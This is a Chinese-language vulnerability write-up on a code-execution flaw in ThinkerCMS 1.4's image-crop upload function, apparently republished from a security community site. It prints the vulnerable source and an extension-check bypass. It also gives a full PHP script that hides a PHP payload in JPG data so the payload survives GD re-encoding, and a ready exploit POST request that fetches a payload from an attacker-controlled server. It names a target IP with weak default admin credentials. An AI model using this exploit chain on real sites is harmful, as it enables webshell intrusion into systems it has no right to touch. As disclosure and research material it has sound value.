來源:先知安全技術社區
作者:FaIth4444
漏洞描述
ThinkerPHP,由 thinker 開發維護。基于 thinkphp3.2 開發的一款部分開源的cms系統,前期是仿的phpcms系統,后在在模仿基礎上對界面等做了優化。
thinkphp3.2 的優勢在于相對應 phpcms 用更少的代碼實現更多的功能, 基于命名空間的相對較新的架構以及擁有更好的底層擴展性。ThinkerPHP希望融合phpcms和thinkphp3.2的優點并志在收獲一個擴展性好、開發效率高、用戶體驗佳、底層擴展性好的快速開發系統。在開發過程中作者一直秉承專注、專業、專心的精神,不斷完善。
ThinkerCMS1.4 (最新版)InputController.class.php 頁面由于對 $_POST 等參數沒有進行有效的判斷和過濾,導致存在任意代碼執行漏洞,允許攻擊者利用漏洞全完獲取Webshell權限。
溯源發現危險代碼塊
① 漏洞觸發位置
文件位置: D:\WWW\Modules\Plug\Controller\InputController.class.php (67行)
觸發函數: public function cropzoomUpload()
public function cropzoomUpload()
        {
                if(session("userinfo")==NULL)E('沒有登陸!');
                load('@.cropzoom');
                list($width, $height) = getimagesize($_POST["imageSource"]);
                $viewPortW = $_POST["viewPortW"];
                $viewPortH = $_POST["viewPortH"];

                $pWidth = $_POST["imageW"];
                $pHeight =  $_POST["imageH"];
                $ext = end(explode(".",$_POST["imageSource"]));
                $function = returnCorrectFunction($ext);
                $image = $function($_POST["imageSource"]);

                $width = imagesx($image);
                $height = imagesy($image);

                // Resample
                $image_p = imagecreatetruecolor($pWidth, $pHeight);
                setTransparency($image,$image_p,$ext);
                imagecopyresampled($image_p, $image, 0, 0, 0, 0, $pWidth, $pHeight, $width, $height);
                imagedestroy($image);
                $widthR = imagesx($image_p);
                $hegihtR = imagesy($image_p);

                $selectorX = $_POST["selectorX"];
                $selectorY = $_POST["selectorY"];

                if($_POST["imageRotate"]){
                        $angle = 360 - $_POST["imageRotate"];
                        $image_p = imagerotate($image_p,$angle,0);

                        $pWidth = imagesx($image_p);
                        $pHeight = imagesy($image_p);

                        //print $pWidth."---".$pHeight;

                        $diffW = abs($pWidth - $widthR) / 2;
                        $diffH = abs($pHeight - $hegihtR) / 2;

                        $_POST["imageX"] = ($pWidth > $widthR ? $_POST["imageX"] - $diffW : $_POST["imageX"] + $diffW);
                        $_POST["imageY"] = ($pHeight > $hegihtR ? $_POST["imageY"] - $diffH : $_POST["imageY"] + $diffH);

                }

                $dst_x = $src_x = $dst_y = $src_y = 0;

                if($_POST["imageX"] > 0){
                        $dst_x = abs($_POST["imageX"]);
                }else{
                        $src_x = abs($_POST["imageX"]);
                }
                if($_POST["imageY"] > 0){
                        $dst_y = abs($_POST["imageY"]);
                }else{
                        $src_y = abs($_POST["imageY"]);
                }

                $viewport = imagecreatetruecolor($_POST["viewPortW"],$_POST["viewPortH"]);
                setTransparency($image_p,$viewport,$ext);

                imagecopy($viewport, $image_p, $dst_x, $dst_y, $src_x, $src_y, $pWidth, $pHeight);

                imagedestroy($image_p);

                $selector = imagecreatetruecolor($_POST["selectorW"],$_POST["selectorH"]);

                setTransparency($viewport,$selector,$ext);
                imagecopy($selector, $viewport, 0, 0, $selectorX, $selectorY,$_POST["viewPortW"],$_POST["viewPortH"]);

                //獲取圖片內容
        //var_dump($_POST);
                ob_start();
                parseImage($ext,$selector);
                $img = ob_get_contents();
                ob_end_clean();

                if(filter_var($_POST["imageSource"], FILTER_VALIDATE_URL))
                {
                        $urlinfo=parse_url($_POST["imageSource"]);
                        $path=$urlinfo['path'];
                        $pathinfo=pathinfo($path);

                }
                else
                {
                        $path=$_POST["imageSource"];
                        $pathinfo=pathinfo($_POST["imageSource"]);

                }
                $file_name=$pathinfo['filename'].'_crop.'.$pathinfo['extension'];//剪切后的圖片名稱
                $file_path='.'.$pathinfo['dirname'].'/'.$file_name;

                file_put_contents($file_path, $img);
                echo C('upload_host').$pathinfo['dirname'].'/'.$file_name;
                imagedestroy($viewport);
        }
在這里我們可以觀察發現 public function cropzoomUpload() 函數的大概操作流程:
1.接受了包括 $_POST["viewPortW"],$_POST["viewPortH"],$_POST["imageSource"]等一系列的圖片剪切的參數
2.使用這些參數,并調用php-GD庫對圖片進行渲染和處理
3.將處理后的圖片輸出到緩沖區,將緩沖區作為圖片的內容
4.然后將再根據$_POST["imageSource"]參數進行pathinfo處理,將結果存到$pathinfo,并組合成為寫文件的路徑$file_path
5.將緩沖區內容通過file_put_contents寫入指定的$file_path(此處直接寫入Webshell,獲取Web權限)
② ByPass (繞過文件后綴名檢測,繞過php-GD對圖片的渲染和處理導致webshell代碼錯位失效)
繞過文件后綴名檢測 cropzoom 圖片剪切相關的函數
文件位置: D:\WWW\Modules\Plug\Common\cropzoom.php
<?php
/*
* cropzoom 圖片剪切相關的函數
*/
function determineImageScale($sourceWidth, $sourceHeight, $targetWidth, $targetHeight) {
        $scalex =  $targetWidth / $sourceWidth;
        $scaley =  $targetHeight / $sourceHeight;
        return min($scalex, $scaley);
}

function returnCorrectFunction($ext){
        $function = "";
        switch($ext){
                case "png":
                        $function = "imagecreatefrompng";
                        break;
                case "jpeg":
                        $function = "imagecreatefromjpeg";
                        break;
                case "jpg":
                        $function = "imagecreatefromjpeg";
                        break;
                case "gif":
                        $function = "imagecreatefromgif";
                        break;
        }
        return $function;
}

function parseImage($ext,$img){
        switch($ext){
                case "png":
                        return imagepng($img);
                        break;
                case "jpeg":
                        return imagejpeg($img);
                        break;
                case "jpg":
                        return imagejpeg($img);
                        break;
                case "gif":
                        return imagegif($img);
                        break;
        }
}

function setTransparency($imgSrc,$imgDest,$ext){

        if($ext == "png" || $ext == "gif"){
                $trnprt_indx = imagecolortransparent($imgSrc);
                // If we have a specific transparent color
                if ($trnprt_indx >= 0) {
                        // Get the original image's transparent color's RGB values
                        $trnprt_color    = imagecolorsforindex($imgSrc, $trnprt_indx);
                        // Allocate the same color in the new image resource
                        $trnprt_indx    = imagecolorallocate($imgDest, $trnprt_color['red'], $trnprt_color['green'], $trnprt_color['blue']);
                        // Completely fill the background of the new image with allocated color.
                        imagefill($imgDest, 0, 0, $trnprt_indx);
                        // Set the background color for new image to transparent
                        imagecolortransparent($imgDest, $trnprt_indx);
                }
                // Always make a transparent background color for PNGs that don't have one allocated already
                elseif ($ext == "png") {
                        // Turn off transparency blending (temporarily)
                        imagealphablending($imgDest, true);
                        // Create a new transparent color for image
                        $color = imagecolorallocatealpha($imgDest, 0, 0, 0, 127);
                        // Completely fill the background of the new image with allocated color.
                        imagefill($imgDest, 0, 0, $color);
                        // Restore transparency blending
                        imagesavealpha($imgDest, true);
                }

        }
}

?>
對文件后綴名的處理包括主要通過 $_POST["imageSource"] 這個變量的值,包括兩部分
1.獲取 $_POST["imageSource"] 的值,使用 end 和 explode 獲得路徑的后綴,根據路徑后綴使用對應的 php-GD 庫函數進行處理
                $ext = end(explode(".",$_POST["imageSource"]));
                $function = returnCorrectFunction($ext);
                $image = $function($_POST["imageSource"]);
2.同樣是根據的 $_POST["imageSource"] 值進行判斷進入不同的分支,然后組合成為 $file_path (file_put_contents 的路徑參數)
if(filter_var($_POST["imageSource"], FILTER_VALIDATE_URL))
                {
                        $urlinfo=parse_url($_POST["imageSource"]);
                        $path=$urlinfo['path'];
                        $pathinfo=pathinfo($path);

                }
                else
                {
                        $path=$_POST["imageSource"];
                        $pathinfo=pathinfo($_POST["imageSource"]);

                }
                $file_name=$pathinfo['filename'].'_crop.'.$pathinfo['extension'];//剪切后的圖片名稱
                $file_path='.'.$pathinfo['dirname'].'/'.$file_name;

                file_put_contents($file_path, $img);
繞過辦法,令 $_POST["imageSource"] 為``
1.使用end函數 所以加入使用 ?1.jpg 作為請求的參數進行繞過,不然會因為找不到函數報錯終止,因為程序會調用 returnCorrectFunction() 函數根據后綴(此處為JPG)進行調用其他php-GD函數
2.因為使用的 pathinfo() 處理 $_POST["imageSource"],所以 前半部分為 payload_faith4444_crop.php
至此,成功繞過文件后綴名檢測
繞過php-GD對圖片的渲染和處理導致webshell代碼錯位失效(此處參考索馬里海盜方法)
圖片會經過 php-GD 處理,會導致 webshell 語句錯位失效,如何在處理后仍然保留 shell 語句呢?
在正常圖片中插入shell并無視GD圖像庫的處理,常規方法有兩種
1.對比兩張經過 php-gd 庫轉換過的 gif 圖片,如果其中存在相同之處,這就證明這部分圖片數據不會經過轉換。然后我可以注入代碼到這部分圖片文件中,最終實現遠程代碼執行
2.利用 php-gd 算法上的問題進行繞過
這里我們選擇第二種,使用腳本進行處理圖片并繞過
1、上傳一張jpg圖片,然后把網站處理完的圖片再下回來 比如x.jpg
2、執行圖片處理腳本腳本進行處理 php jpg_payload.php x.jpg
3、如果沒出錯的話,新生成的文件再次經過gd庫處理后,仍然能保留 webshell 代碼語句
tips:
1、圖片找的稍微大一點 成功率更高
2、shell 語句越短成功率越高
3、一張圖片不行就換一張 不要死磕
圖片處理腳本,還有具體操作會在驗證部分詳細寫出!!!
漏洞攻擊與利用
漏洞復現材料(cms源碼,攻擊腳本,攻擊圖片) :鏈接:http://pan.baidu.com/s/1eSmtiSE 密碼:tsna
(自己的php-web環境的vps上,一定要是phpweb環境(并開啟短標簽),phpweb環境(并開啟短標簽),其他環境也可,但需要自行構造payload所需的圖片)
本地驗證
① 首先登陸后臺

② 生成能經過php-GD處理后仍然能夠保留webshell語句的圖片
首先準備一張圖片,并重名faith.php

過GD處理渲染的處理腳本
 <?php
    /*

    The algorithm of injecting the payload into the JPG image, which will keep unchanged after transformations
    caused by PHP functions imagecopyresized() and imagecopyresampled().
    It is necessary that the size and quality of the initial image are the same as those of the processed
    image.

    1) Upload an arbitrary image via secured files upload script
    2) Save the processed image and launch:
    php jpg_payload.php <jpg_name.jpg>

    In case of successful injection you will get a specially crafted image, which should be uploaded again.

    Since the most straightforward injection method is used, the following problems can occur:
    1) After the second processing the injected data may become partially corrupted.
    2) The jpg_payload.php script outputs "Something's wrong".
    If this happens, try to change the payload (e.g. add some symbols at the beginning) or try another
    initial image.

    Sergey Bobrov @Black2Fan.

    See also:
    https://www.idontplaydarts.com/2012/06/encoding-web-shells-in-png-idat-chunks/

    */

    $miniPayload = "<?echo'<?phpinfo();?>';?>";

    if(!extension_loaded('gd') || !function_exists('imagecreatefromjpeg')) {
        die('php-gd is not installed');
    }

    if(!isset($argv[1])) {
        die('php jpg_payload.php <jpg_name.jpg>');
    }

    set_error_handler("custom_error_handler");

    for($pad = 0; $pad < 1024; $pad++) {
        $nullbytePayloadSize = $pad;
        $dis = new DataInputStream($argv[1]);
        $outStream = file_get_contents($argv[1]);
        $extraBytes = 0;
        $correctImage = TRUE;

        if($dis->readShort() != 0xFFD8) {
            die('Incorrect SOI marker');
        }

        while((!$dis->eof()) && ($dis->readByte() == 0xFF)) {
            $marker = $dis->readByte();
            $size = $dis->readShort() - 2;
            $dis->skip($size);
            if($marker === 0xDA) {
                $startPos = $dis->seek();
                $outStreamTmp =
                    substr($outStream, 0, $startPos) .
                    $miniPayload .
                    str_repeat("\0",$nullbytePayloadSize) .
                    substr($outStream, $startPos);
                checkImage('_'.$argv[1], $outStreamTmp, TRUE);
                if($extraBytes !== 0) {
                    while((!$dis->eof())) {
                        if($dis->readByte() === 0xFF) {
                            if($dis->readByte !== 0x00) {
                                break;
                            }
                        }
                    }
                    $stopPos = $dis->seek() - 2;
                    $imageStreamSize = $stopPos - $startPos;
                    $outStream =
                        substr($outStream, 0, $startPos) .
                        $miniPayload .
                        substr(
                            str_repeat("\0",$nullbytePayloadSize).
                                substr($outStream, $startPos, $imageStreamSize),
                            0,
                            $nullbytePayloadSize+$imageStreamSize-$extraBytes) .
                                substr($outStream, $stopPos);
                } elseif($correctImage) {
                    $outStream = $outStreamTmp;
                } else {
                    break;
                }
                if(checkImage('payload_'.$argv[1], $outStream)) {
                    die('Success!');
                } else {
                    break;
                }
            }
        }
    }
    unlink('payload_'.$argv[1]);
    die('Something\'s wrong');

    function checkImage($filename, $data, $unlink = FALSE) {
        global $correctImage;
        file_put_contents($filename, $data);
        $correctImage = TRUE;
        imagecreatefromjpeg($filename);
        if($unlink)
            unlink($filename);
        return $correctImage;
    }

    function custom_error_handler($errno, $errstr, $errfile, $errline) {
        global $extraBytes, $correctImage;
        $correctImage = FALSE;
        if(preg_match('/(\d+) extraneous bytes before marker/', $errstr, $m)) {
            if(isset($m[1])) {
                $extraBytes = (int)$m[1];
            }
        }
    }

    class DataInputStream {
        private $binData;
        private $order;
        private $size;

        public function __construct($filename, $order = false, $fromString = false) {
            $this->binData = '';
            $this->order = $order;
            if(!$fromString) {
                if(!file_exists($filename) || !is_file($filename))
                    die('File not exists ['.$filename.']');
                $this->binData = file_get_contents($filename);
            } else {
                $this->binData = $filename;
            }
            $this->size = strlen($this->binData);
        }

        public function seek() {
            return ($this->size - strlen($this->binData));
        }

        public function skip($skip) {
            $this->binData = substr($this->binData, $skip);
        }

        public function readByte() {
            if($this->eof()) {
                die('End Of File');
            }
            $byte = substr($this->binData, 0, 1);
            $this->binData = substr($this->binData, 1);
            return ord($byte);
        }

        public function readShort() {
            if(strlen($this->binData) < 2) {
                die('End Of File');
            }
            $short = substr($this->binData, 0, 2);
            $this->binData = substr($this->binData, 2);
            if($this->order) {
                $short = (ord($short[1]) << 8) + ord($short[0]);
            } else {
                $short = (ord($short[0]) << 8) + ord($short[1]);
            }
            return $short;
        }

        public function eof() {
            return !$this->binData||(strlen($this->binData) === 0);
        }
    }
?>
使用腳本進行處理,新生成的文件就能過GD

過GD的新文件 payload_faith.php

然后將新文件放到自己的 php-web 環境的 vps 上,一定要是 phpweb 環境(并開啟短標簽),phpweb 環境(并開啟短標簽,php 默認開啟)(因為 payload 是 php 語句),其他環境也可,但需要自行構造 payload 所需的圖片 http://your_vps/payload_faith.php
③ 將各個參數補齊,發送最后的Payload
查看原圖的長寬高

w=x2=圖片寬度 h=y2=圖片高度 x1=y1=固定0 根據你自己的圖片做調整

④ phpinfo()代碼執行驗證,訪問最后的文件,在網站跟目錄

網絡驗證
后臺地址:http://xxxxxx/Admin/Index/login.html 賬號密碼:admin admin888 弱口令

① 直接使用生成好的過GD文件payload_faith.php,并放到自己的vps上面

② 發送payload

POST /Plug/Input/cropzoomUpload.html HTTP/1.1
Host: 104.224.134.110
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Cookie: PHPSESSID=f8gk8cjfvj1e2to5gplnh5ifi7
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 192

viewPortW=500&viewPortH=334&imageX=0&imageY=0&imageRotate=0&imageW=500&imageH=334&imageSource=http://x.x.x.x/payload_faith.php?1.jpg&selectorX=0&selectorY=0&selectorW=500&selectorH=334
③ 通過執行phpinfo()進行驗證漏洞

 本文由 Seebug Paper 發布,如需轉載請注明來源。本文地址:http://www.bjnorthway.com/387/